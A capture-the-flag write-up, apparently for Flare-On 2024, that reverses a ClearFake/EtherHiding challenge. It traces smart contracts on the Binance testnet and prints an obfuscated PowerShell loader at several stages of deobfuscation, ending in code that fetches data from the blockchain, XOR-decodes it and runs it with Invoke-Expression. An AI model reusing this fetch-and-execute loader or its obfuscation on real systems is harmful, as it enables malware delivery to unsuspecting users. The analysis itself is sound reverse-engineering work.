ClearFake is the name of a campaign that famously used infected WordPress sites to deliver malware through fake browser update prompts. This way, users of legitimate WordPress sites were tricked into "self-infecting", a technique gaining massive popularity among malware authors in 2024.

One of the techniques this campaign used to deliver malicious scripts to users is called EtherHiding. It makes use of the Ethereum and Binance "smart contracts", which in my limited understanding is a piece of code (and possibly some amount of storage) stored permanently on a blockchain and callable from "Web3" clients. The reason why this technique is so alluring to malware authors is that the code and data stored on a blockchain is permanent in the sense that all following transactions within that blockchain depend on it. The code stored in such a contract is compiled bytecode for the Ethereum VM, a typical language used to write these contracts being Solidity. Individual functions within the code are identified and called by a 4-byte Keccak hash of their instructions. The hashes of some of the well-known or common functions can be looked up online.

I am by no means an expert on blockchains, but this basic high-level understanding turned out to be sufficient to solve the challenge.

## Analyzing the contract

Given the contract address, `0x9223f0630c598a200f99c5d4746531d10319a569`, and the selector of the called function `0x5684cff5`, it's possible to retrieve its bytecode from the Binance testnet (for example using the JavaScript Web3 library) and disassemble or even decompile it (this can be done online; alternatively, there is an IDA processor plugin available). I shall not go into details, because I frankly didn't take note of the tools I used and I don't particularly enjoy smart contract reversing (or anything related to blockchains for that matter), but the logic wasn't complicated and it turned out that supplying the input `giV3_M3_p4yL04d!` results in another blockchain address being returned: `0x5324eab94b236d4d1456edc574363b113cebf09d`, which is consistent with what the JavaScript snippet expects.

Next, the snippet calls the contract at this new address, selecting function `0x5c880fcb` specifically from block number `43152014`.

This smart contract function takes no call data and returns actual malicious payload — an in-memory AMSI bypass by Rasta-mouses — clearly not the right way towards getting the flag.

Inspecting the smart contract, I found out that there were two more callable functions, `0x8da5cb5b` (`owner`, simply returns the address of the owner account) and `0x916ed24b` (unknown). This last unknown function seems to be only callable by the owner account (`0xab5bc6034e48c91f3029c4f1d9101636e740f04d`), otherwise an error is returned. Keeping the EtherHiding scenario in mind, I think it's reasonable to assume that the purpose of this function is potentially to store a new payload into the storage.

With this in mind, it makes sense to search the blockchain for previous calls to this function, which are all "logged". One of the calls is particularly interesting:

[illegible]

6335536d683362693877526a464a556e5254654856445433517753576f33576a52535a32464d51533879567a566b63  
545a354b304a534d30784364477475536d63724e43396d643235595a6b70536443394c4e564e3356474a5452573575  
636a524e525468464d48424e57464e725257744c53476873656c4e61576d78735656646e556b3971566a457a544556  
796430525953555245563077764b33564f613056304e336c4b5646517662334a514c3168614d7939305548527a5546  
673562475532596c6833545442334d47564355316c36516e6851616b55324f4846565a6b5176636e70584e6d4e5957  
4852485a5578496444426a543351775a5763325445355161474d7255455a324e7a564551336c45516a5a73546e4a42  
64325a4e614768424e5552555931464e56544a5855457454536a4a51636e64304e574a435531424c626a5a7752454e  
4f536b4a52643277756323559527a4e355457355053303534543246615747525961476c75656b3578516b4a335545  
4a524b306f304f476c5a536d7835536b785a5a486c50634539474d584e7763456869626b39446144553056325a7262  
326733565464306457526c6346646c4d6c6b345248646a52553975537a4a43623252734d335a56626d5a464d6b396c  
5a5770495a6e593561586859646b527757464631557a4e7462474d7952324a3463574a715532563353444533554842  
355447777964484a4f5a5731745555393352564631536d565055445a484f565a4b5357784e4e6e6c4557467034626e  
5a7652336854566b467456484649616b7874546a6c5562456c484c324e7361586c6e62466c6a6146464d6546687759  
6b633461465577576d78695a45355064585278596c42314d7a6875525339454e5756795469745561574d3363573971  
4b306b7a556d524f59586444526e56744d6c70534f47316c5958564f6431464552453946656e5179616b4e4b574456  
785647396b55306c445231524d576b4e53643274614e6d7844576d686f634656725447396857556855635751335645  
786d6233565854306c354e6c4a354e476b7764484e334d544e7a515446504d53744451304a4f65484a4f4d30354d62  
544d315a6c426d4f457450564531724d7a42306256704551316c3555474e7a5a56704e4e6b3956616b395655465230  
52453169575464775a584279526e52745555572616c5a355a58686d566b3831564535514d55354c51585931546a52  
3454577461576b4e565232467164455644566b73344d58687056555a6c62303579526c684854445131624564736458  
6831525339364b304a4e5756637a533039796455453452326879616d5636626e464856455a6d4f5746574d316c5157  
55316d62565a4e516e4d324d6a6476616c42784d315a3461484a6857577842536e42434f5442595258464c53457042  
4d5778705a444a78616b4673526a51795956705761303879616d4a6b54444a575345686c4f474a3556575a4c536d78  
686148523457557776355466b4e4546456158464553326b7861326c4a64464634613256464e6b56776332686c596e  
597a635651724e53394e616b6873526a45776256517762304a50616b73784e304e6a543352515930393061326c3253  
577853566d566e656e7070643035704e336873554846715a324661636a4e54543277786248417a616e683651303945  
546d7873623256726557564d53586842516e425655565a6a565641774d6b38354d574e305233467461314e4e5a5746  
33595752494e5651784d334a4b536b4654546b3972566e523655324e76613342594f5570584b31704b55336b316557  
4e4a536e67726433425254307849616e52724d4459776246685861565a7759545268645445794d3239745630747662  
464e30536c4e544f565a78546a4a6f616a4a7a4d556b30596a4a6d647a5134516d6332576b706c4e6b38794c305655  
545535715a6a68544d3352494b325633616d56424e7a42364e4570524f55746f646b4e7452574e6f523363774c3159  
7a567a6c4e574574704d6938326247387856314a6f53306778626a6c5655314e61596d523251556f3153446b7a556e  
4a49566d567952334e7763566432567a427253474a365a31704f4c315a71545578744d6b784a62326c555a6d6c355a  
6d684b64446c6d546b6b316457397a4c7a4a594f444277617a425554575a4c52486735625642454d4451345244686b  
54303550536b785164556f7a624446355a6d3979596b316864466851566d564e4e546c504b3346575a6a42324a7941  
704943776757326c504c6d4e766258425352564e545355394f4c6b4e766258425352584e54615739755457396b5a56  
30364f6d52465932394e55484a4663334d674b5341704943776757314e35553352466253355525668304c6b567551  
32396b5355356e58546f3659584e4453556b704b5335535a57464556453946546b516f4b513d3d0000000000000000  
00000000

because its payload decodes to the following:

```
Invoke-Expression (New-Object System.IO.StreamReader((New-Object Io.Compression.DeflateStream([System.IO.MemoryStream]  
[Convert]::FromBase64String('jVdrc+LGEv30r5jKJhdpQSwSAmxSlbrYV/Zy7TUuIM5uKGpLiMGWFySVNHhxCp89p  
0ejB+Ck4rKkmZ7umX6c6W407Ydd63y/69j7Xbu739nt/a7bxBg0Inf208xa5n5n4WLjDEqbHLAszMDUxYrdwhirZ2DGUgd  
fG1tixQSHjW+LZHFCC0smHhpCqA2uDr4t+tIx+NokjX9iwYfUoRWcauNIE/u3sGTS6GsmKUzjiFjgt3Bgm77gM0mG5qQTe  
FqYW5C1SAnwmGQy0bAPWQ02Nplg7X8wLqx60e7fhF9qN9V6dcsXeN+zhSSEX8InwT8ZbBgq0U1Fwkcg/xa+BANNY3yzch8  
MFiu8Znzt3hmMr+auH4Mo+LiiM+79fvBHt9mw807h8aI4CJPnwR9qy27dJPLCx6s+u7kc3L6w0onMvWXz7Mxrb5tK0hXug  
piUIIYJTL0s3Jv0UrGEAi+1vpsSJVm7sRuRGJ7VvW+wgbFTba6F+swvkqUDBevc+ymPQZ+LmaCK/J14+qx8muvNwNdkRa  
hFzgNsc1YJo01F8nreKqxbK/UM2rm+17SF6tN7idFP3KXbiULHRQPVL7PELVhRYi5i9BeDnNvV+sSmk6AKYJdx2HV+wdY  
1+XH1sajIJhfe41dxgw/FV2THj8eT40njzXIEZk0GC+D2F1tDtnYqXGG/WVJjwJptRg7yr7CtP12ZN4DPhtg1S4e0Xf6My  
fmI/PtEyKw+3cIO3IXNhIjuRsMAAKGabrTZK4GpMBSAo9HkiETwqT27mLJ5DbV/S0yeq6xerAczAqSsuSPKrJfDN0ddzyJ
```

```
6LSMMTu3lTTHK9/e++MGvp5azbqf/Sms+tgMJqMp3X93E4pte65GjTP0kFJrHMi1u4qbrutBlbTPJGDhZVF4K7XoUc+CkK
foB1tHXXRKjrg+uiur8//4b/3qWK5q0r/FNa+YUp90Zxw1Y3HTVZsvDJ48z7wBZrGA3nkWPJf/jm0NHFCu9Gz0frzV3ZT
5MS/BiJNst4xVwecoCpD0gELd0EC+nT0F8X4VziEoMLg8E+SgsfYLpwPX8L+QKustT0oWBQI7tMQPqyBD9yDv4ZXXHaiHH
PXUU8Nlg5zvmFA4Cwu8IFDKZJLuAuDSYCP4wWAF8qeIBcJ0hHP/5V+Lsk4b3pSigW910hMvN6ccXBx2byArRzL7FaqLTKJ
ylKvgA7LqZugpHQmyW7HMRgp/MLzp0YC8FXDLffi700E0U9i879Jhwn/0F1IRtSxuCOt0Ij7Z4RgaLA/2W5dq6y+BR3L
BtknJg+4/fwnXfJrt/K5SwTbSEnnr4ME8E0pMXSkEkKHhLzSZLlUWgR0jV13LErWDXIDDLW/+uNkEt7yJTT/orP/XZ3/t
PtsPX9le6bXwM0w0eBSYzBxPjE68qUfD/rzW6cXXtGeLHt0c0t0eg6LNPPhc+PFv75DCyDB6LnrAwfMhhA5DTcQMU2WPKSJ
2Prwt5bBSPKn6pDCNJBQwL0WnXG3yMn0KNx0aZXdXhinzNqBBwPBQ+J48iYJlyJLYdyOp0F1sppHbn0Ch54Wfcoh7U7tud
epWe2Y8DwcE0nK2BodL3vUnfE20eejHfv9ixXvDpXQuS3mlc2GbxqbjSewH17PpyLL2trNemmQ0wEQuJe0P6G9VJIIM6yD
XZxnvoGxSVAmTqHjLmN9TLIG/cliygLYchQLxXpbG8hU0ZLbdN0utqbPu38nE/D5erN+Tic7qoj+I3RdNawCFum2ZR8mea
uNwQDD0Ezt2jCJX5qTodSICGTLZCRwkZ6LCZhHpUKLoaYHTqd7TLfouW0Iy6Ry4i0tsw13sA101+CCBNxrN3NLm35fPf8K
OTmk30tmZDCYyPcseZM60Uj0UPTtDMbY7peprFtmQE+jVyexfV05TNP1NKA5v5N4xMkZZCUGajtECVK81xiUFeoNrFXGL45
lGLuxuE/z+BMW3K0ruA8GhrjeznqGTFf9aV3PYPMfmVMBs627ojPq3VxhraYLAJpB90XEqKHJA1lid2qjAlF42aZVko2j
bdL2VHH8byUfKJLahtxYL0qAd4ADiQDKi1kiItQxkeE6Epshbv3qT+5/MjHlF10mT0oB0jK17Cc0tPc0tkivILRVegzz
iwni7x1PqjgaZr3S0l1lp3jxzCODNlloekyeLIxAbpUQVcUP02091ctGqmkSMeawadH5T13rJJASN0kVtzScokpX9JW+ZJ
Sy5ycIJx+wpQ0LHjtk060LXWiVpa4au123omWKOlStJSS9VqN2hj2s1I4b2fw48Bg6ZJe602/ETMNjF8S3tH+ewjeA70z4
JQ9KhvCmEchGw0/V3W9MXKi2/6lo1WRhKH1n9USSZbdvAJ5H93RrHVerGspqWvW0kHbzgZn/VjMLm2LIoiTfiyfHJt9fNI
5uos/2X80pk0TMfKDX9mPD048D8d0N0JLPuJ3llyforbMatXPVeM590+qVf0v' ) ,
[i0.compRESSION.CompREsSionMode]::dEcoMPrEss ) ) , [SyStEm.TEXT.EnCodINg]::asCII)).ReadTOEND()
```

which is an obfuscated and compressed PowerShell command (typical for ClearFake payloads) which decodes to:

```
((("{39}{64}{57}{45}{70}{59}{9}{66}{0}{31}{21}{50}{6}{56}{5}{22}{69}{71}{43}{60}{8}{35}{68}{44}
{1}{19}{41}{30}{67}{38}{18}{7}{33}{54}{63}{34}{61}{24}{48}{4}{47}{3}{40}{51}{26}{42}{15}{37}
{12}{10}{11}{52}{14}{23}{29}{53}{25}{16}{49}{55}{62}{36}{27}{28}{13}{17}{46}{20}{2}{65}{58}
{32}"-f 'CSAKoY+K','xed','P dKoY+KoYohteM- doKoY+KoYhteMtseR-ekovni(( euLaV- pser emaN-
elbairaV-teS)1aP}Iz70.2Iz7:Iz7cprnosjIzKoY+KoY7,1:Iz7diIz7,]KC0LB
,}Iz7bcf088c5x0Iz7:Iz7atadIz7,KoY+KoYIz7sserddaK6fIz7:Iz7otIz7KoY+KoY{[:Iz7smarapIz7,Iz7llac_h
teIz7:Iz7d','aBmorFsKoY+KoYetybK6f(gnirtSteKoY+KoYG.8FTU::]gniKoY+KoYdocnE.txeKoY+KoYT.metsyS[
( KoY+KoYeulaV- KoY+KoYiicsAtluser emaN-KoY+KoY elbairaV-
teS))2setybK6f(gniKoY+KoYrtS46esaBmorF::]trevnoC[( euLaV- 46esaBmorFsetyb ema','tamroF # _K6f
f- 1aP}2X:0{1aP { tcejb0-hcaEroF sOI ii','KoY+KoYab tLKoY+KoYuKoY+KoYser eht trevnoC #}
))htgneL.setyByekK6f % iK6f[setyByekK6f roxb-','teS)gnidocne IICSA gnimussa(
gnirts','KoY+KoYV-','eT[( euLaV- 5setyb emaN- elbairaV-teS))61 ,)2
,xednItratsK6f(gnirtsbuS.setyBxehK6f(etyBo','c[[(EcALPER.)93]RAHc[ ]GnIRTS[, )94]RAHc[+79]RAHc[+
08]RAHc[[(EcALPER.)63]RAHc[ ]GnIRTS[, )57]RAHc[+45]RAHc[+201]RAHc[[(EcALPER.)KoYdnammocK6f
noisserpxE-ekovniIz7galFZjWZjW:C f- 1aPgaKoY+KoYlFZjWZjW:C > gnirtStLKoY+KoYuserK6KoY+KoYf
ohce c/ dm','N- ','elbai','yb ema',')tL','.rebmuNxehK6f(etyBoT::]trevnoC[
','0setybK6f(gni','Y+KoYcejb0-hcaEroFKoY+KoY sOI )1','user.)ydob_K6f ydoB-
Iz7nosj/noitacil','usne( setyb ot xeh KoY+KoYmorf trevnoC #)Iz7Iz7 ,Iz7 Iz7 ecalper-
setyBxehK6f(KoY+KoY euLa','nItrats em','noKoY+KoYC- tniopdne_tentsetK6f irU-
1aPtsoP1a','eT.metsyS[( euLaV- gnirtStluser emaN-',' )iK6f[5setybK6f( + setyBtluserK6f( euLaV-
','KoY+KoY )1 + xednKoY+KoYItratsK6f( eu','eS)}srettel esacrKoY+KoYeppu htiw xeh tigid-','
KoY+KoYtKo','ulaV','f( euLaV','- rebmuNxeh emaN- elbairaV-teSxiferp 1aPx01aP eht evomeR
KoY+KoY#','laV- xednIdne KoY+KoYema','F sOI )1 ','oY::]gnidocnE.tx','eSKoY( G62,KoY.KoY
,KoYriGHTToLeftKoY) DF9%{X2j_ } )+G62 X2j(set-ITEM KoYvArIAbLE:ofSKoY KoY KoY )G62) ','
setyBxeh em','etirW# )1aP 1aP KoY+KoYnioj- setyBxehK6f( euLaV- gnirtSxehKoY+KoY emaN-
elbairaKoY+KoY','T::]trevnoC[ )1 + xednItra','alper-
pserK6','rtSteG.8FTU::]gnidocnE.txeT.metsyS[( euLaV- 1set','elbairaV-tKoY+KoYeS)sretcarahc xeh
fo sriap gnir','. ( X2jEnV:coMspec[4,26,25]-j0InKoYKoY)(G62X2j(set-iTem KoYvArIAbLE:ofSKoY
KoYKoY )G62 + ( [StrinG][REGEx]:','N- elbairaV-teSsety','aN- elbairaV-teS { tcejb0-
hcaEro','- 2setyb emaN- eKoY+KoYlbairaV-teS))',' eht mrofrep ','ne emaN- elbairKoY+KoYaV-teS
```

```

)2 * _K6f( euLaV- ',-]2,11,3[EmAN.)KoY*rdm*KoY
ElBAIraV((.DF9)421]RAHc[ ]GnIRTS[,KoYsOIKoY(EcALPER.))','ppaIz7 epyTtnet','csAtlKoY+KoYuserK6f(
euKoY+KoYlaV- setyBxeh emaN- elbairaV-teS))46es','owt sa etyb hcae ',- 2 /
htgneL.rebmuNxeHk6f(..0( euLaV- 0setyb emaN- elbairaV-teS)sretcarahc xeh fo sriap
gnirusne(K',' elbairaV-','b ot 46esab morf trevnoC #))881 ,46(gnirtsbuS.1setybK6f( e','raV-teS
))61 ,)2 ,xednItratsK6f(gnirtsbuS','N- elbairaV-teS )2 * _K6f( euLaV- xednItrats emaN-
elbairaV-teS {','aN-','oY+KoY setyb ot xeh morf trevnoC #)1aP1',' a ot kc','YNIoJ','aN-
elbairaV-
t','cALPER.)KoYaVIKoY,)09]RAHc[+601]RAHc[+78]RAH','#))Iz742N0ERALFIz7(setyBteG.IICSA::]gnidocn
E.txet[( euLaV- setyByek emaN- elbairaV-teKoY+KoYSsetyb ot yek eht trevnoC
#))3setybK6f(gnirtSteG.8FTU::]gnidocnE.tx','V-t','aP ,1aPx01aP ec',' elbairaV-
teSgnirtSxKoY+KoYehK6f tuKoY+KoYptu0-',':MATCHeS(G62)KoYKo','ohtemIz7{1aP( euLaV- ydob_ emaN-
elbairaV-teS)Iz7 Iz7( euLaV-KoY+KoY tniKoY+KoYopdne_tentset em','c1aP maKoY+KoYrgorp-sserp moc-
esu-- x- ratIzKoY+KoY7( euLaV-KoY+KoY dnammoc emaKoY+KoYN- elbairaV-
teS))setyBtluserK6f(gnirtSteGKoY+KoY.II',''- 2 / htgneL.setyBxehK6f(..0( euLaV- 3setyb emaN-
','tsK6f( euLaV- xednId','setyBtluser emaN-
','43]RAHc[ ]GnIRTS[,)37]RAHc[+221]RAHc[+55]RAHc[(((E','elbairaVkoY+KoY-teS { })++iK6f
;htgneL.5setybK6f tl- iK6f ;)0( euLaV- i emaN- elbairaV-teS( rof))(@ ( euLaV- setyBtluser emaN-
KoY+KoYelbairaV-teSnoitarepo ROX')).REpLACE('DF9','|').REpLACE('KoY',[STring]
[cHaR]39).REpLACE([(cHaR]71+[cHaR]54+[cHaR]50),[STring]
[cHaR]34).REpLACE('X2j','$').REpLACE('aVI',[STring][cHaR]92) | & ( ([stRing]$VerboSEpRefeReNCe)
[1,3]+'X'-join''')

```

The last bit of that command, `| & ( ([String]$VerbosePreference)[1,3]+'X'-Join''')`, just evaluates to `iex` (shorthand for `Invoke-Expression`). The expression itself simplifies to

```

. ( $EnV:coMspec[4,26,25]-j0In'')("$ (set-iTem 'VAriABle:0fS' '' )" + ( [STring]
[REGEEx>::MATCHeS(")'NIoJ-]2,11,3[EmAN.)'*rdm*
ElBAIraV((.|)421]RAHc[ ]GnIRTS[, 'sOI'(EcALPER.)43]RAHc[ ]GnIRTS[, )37]RAHc[+221]RAHc[+55]RAHc[(((E
cALPER.)'\,)09]RAHc[+601]RAHc[+78]RAHc[(((EcALPER.)93]RAHc[ ]GnIRTS[, )94]RAHc[+79]RAHc[+08]RAHc
[(((EcALPER.)63]RAHc[ ]GnIRTS[, )57]RAHc[+45]RAHc[+201]RAHc[(((EcALPER.)'dnammocK6f noisserpxE-
ekovni)Iz7gaIfZjWZjW:C f- 1aPga+'lFzjWZjW:C > gnirtStl'+ 'userK6'+ 'f ohce c/ dmc1aP
ma'+ 'rgorp-sserp moc-esu-- x- ratIz'+ '7( euLaV- '+' dnammoc ema'+ 'N- elbairaV-
teS))setyBtluserK6f(gnirtSteG'+ '.IICSA'+ '::]gnidocnE.txet.metsyS[( euLaV- gnirtStluser emaN-
elbairaV-teS)gnidocne IICSA gnimussa( gnirts a ot kc'+ 'ab tl'+ 'u'+ 'ser eht trevnoC #}
))htgneL.setyByekK6f % iK6f[setyByekK6f roxb- ]iK6f[5setybK6f( + setyBtluserK6f( euLaV-
setyBtluser emaN- elbairaV+'-teS{ })++iK6f ;htgneL.5setybK6f tl- iK6f ;)0( euLaV- i emaN-
elbairaV-teS( rof))(@ ( euLaV- setyBtluser emaN- '+'elbairaV-teSnoitarepo ROX eht mrofrep
#))Iz742N0ERALFIz7(setyBteG.IICSA::]gnidocnE.txet[( euLaV- setyByek emaN- elbairaV-te+'Ssetyb
ot yek eht trevnoC #))3setybK6f(gnirtSteG.8FTU::]gnidocnE.txet[( euLaV- 5setyb emaN- elbairaV-
teS))61 ,)2 ,xednItratsK6f(gnirtsbuS.setyBxehK6f(etyBoT::]trevnoC[])1 + xednItratsK6f( euLaV-
xednIdne emaN- elbair'+ 'aV-teS)2 * _K6f( euLaV- xednItrats emaN- elbairaV-teS{ tcejb0-hcaEroF
sOI )1 - 2 / htgneL.setyBxehK6f(..0( euLaV- 3setyb emaN- elbairaV-t+'eS)sretcarahc xeh fo
sriap gnirusne( setyb ot xeh '+'morf trevnoC #)Iz7Iz7 ,Iz7 Iz7 ecalper- setyBxehK6f('+'
euLaV+'V- setyBxeh emaN- elbairaV-teSgnirtSx'+ 'ehK6f tu'+ 'ptu0-etirW# )1aP 1aP '+'nioj-
setyBxehK6f( euLaV- gnirtSxeh'+ ' emaN- elbairaV+'V-teS))srettel esacr'+ 'eppu htiw xeh tigid-
owt sa etyb hcae tamroF # _K6f f- 1aP}2X:0{1aP{ tcejb0-hcaEroF sOI iicsAtl'+ 'userK6f(
eu'+ 'laV- setyBxeh emaN- elbairaV-
teS))46esaBmorFs'+ 'etybK6f(gnirtSte'+ 'G.8FTU::]gni'+ 'docnE.txet'+ 'T.metsyS[( '+'euLaV-
+'iicsAtluser emaN- '+' elbairaV-teS))2setybK6f(gni'+ 'rtS46esaBmorF::]trevnoC[( euLaV-
46esaBmorFsetyb emaN- elbairaV-teSsetyb ot 46esab morf trevnoC #))881 ,46(gnirtsbuS.1setybK6f(
euLaV- 2setyb emaN- e'+ 'lbairaV-teS))0setybK6f(gnirtSteG.8FTU::]gnidocnE.txet.metsyS[( euLaV-
1setyb emaN- elbairaV-teS ))61 ,)2 ,xednItratsK6f(gnirtsbuS.rebmuNxeHk6f(etyBoT::]trevnoC[

```

and, again skipping the  $i_{ex}$ , further simplifies to

And again, leaving out the `iex` at the end:

```

BLOCK],"id":1,"jsonrpc":"2.0"}')Set-Variable -Name resp -Value ((Invoke-RestMethod -Method
'Post' -Uri $testnet_endpoint -ContentType "application/json" -Body $_body).result)# Remove
the '0x' prefixSet-Variable -Name hexNumber -Value ($resp -replace '0x', '')# Convert from hex
to bytes (ensuring pairs of hex characters)Set-Variable -Name bytes0 -Value (0..
($hexNumber.Length / 2 - 1) | ForEach-Object { Set-Variable -Name startIndex -Value ($_ *
2)Set-Variable -Name endIndex -Value ($startIndex + 1)
[Convert]::ToByte($hexNumber.Substring($startIndex, 2), 16)}))Set-Variable -Name bytes1 -Value
([System.Text.Encoding]::UTF8.GetString($bytes0))Set-Variable -Name bytes2 -Value
($bytes1.Substring(64, 188))# Convert from base64 to bytesSet-Variable -Name bytesFromBase64 -
Value ([Convert]::FromBase64String($bytes2))Set-Variable -Name resultAscii -Value
([System.Text.Encoding]::UTF8.GetString($bytesFromBase64))Set-Variable -Name hexBytes -Value
($resultAscii | ForEach-Object { '{0:X2}' -f $_ # Format each byte as two-digit hex with
uppercase letters})Set-Variable -Name hexString -Value ($hexBytes -join ' ')#Write-Output
$hexStringSet-Variable -Name hexBytes -Value ($hexBytes -replace " ", "")# Convert from hex to
bytes (ensuring pairs of hex characters)Set-Variable -Name bytes3 -Value (0..($hexBytes.Length
/ 2 - 1) | ForEach-Object { Set-Variable -Name startIndex -Value ($_ * 2) Set-Variable -Name
endIndex -Value ($startIndex + 1) [Convert]::ToByte($hexBytes.Substring($startIndex, 2),
16)}))Set-Variable -Name bytes5 -Value ([Text.Encoding]::UTF8.GetString($bytes3))# Convert the
key to bytesSet-Variable -Name keyBytes -Value ([Text.Encoding]::ASCII.GetBytes("FLAREON24"))#
Perform the XOR operationSet-Variable -Name resultBytes -Value (@())for (Set-Variable -Name i
-Value (0); $i -lt $bytes5.Length; $i++) { Set-Variable -Name resultBytes -Value
($resultBytes + ($bytes5[$i] -bxor $keyBytes[$i % $keyBytes.Length]))}# Convert the result
back to a string (assuming ASCII encoding)Set-Variable -Name resultString -Value
([System.Text.Encoding]::ASCII.GetString($resultBytes))Set-Variable -Name command -Value ("tar
-x --use-compress-program 'cmd /c echo $resultString > C:\\flag' -f C:\\flag")Invoke-
Expression $command

```

The PowerShell makes a call to the contract at some address and block number and selects the function `0x5c880fcb`. Using the address of the second contract and brute-forcing the blocks reveals block `43148912` producing

```

MDggN2MgMzUgMGQgNzYgMzkgN2QgNWMgNmIgMDIgMWMgMTMgMTkgMWEgMjYgN2IgNmQgNjAgMmUgN2QgNzQgMGQgNzQgN2
MgN2QgMDUgNmIgNzcgMjIgMWUgMDUgMjAgMmQgN2QgNzIgNTIgMmEgMmQgMzMgMzcgNjggMjAgMjAgMWMgNTcgMjkgMjE=
=

```

which decrypts to `N0t_3v3n_DPRK_i5_Th15_1337_1n_Web3@flare-on.com`.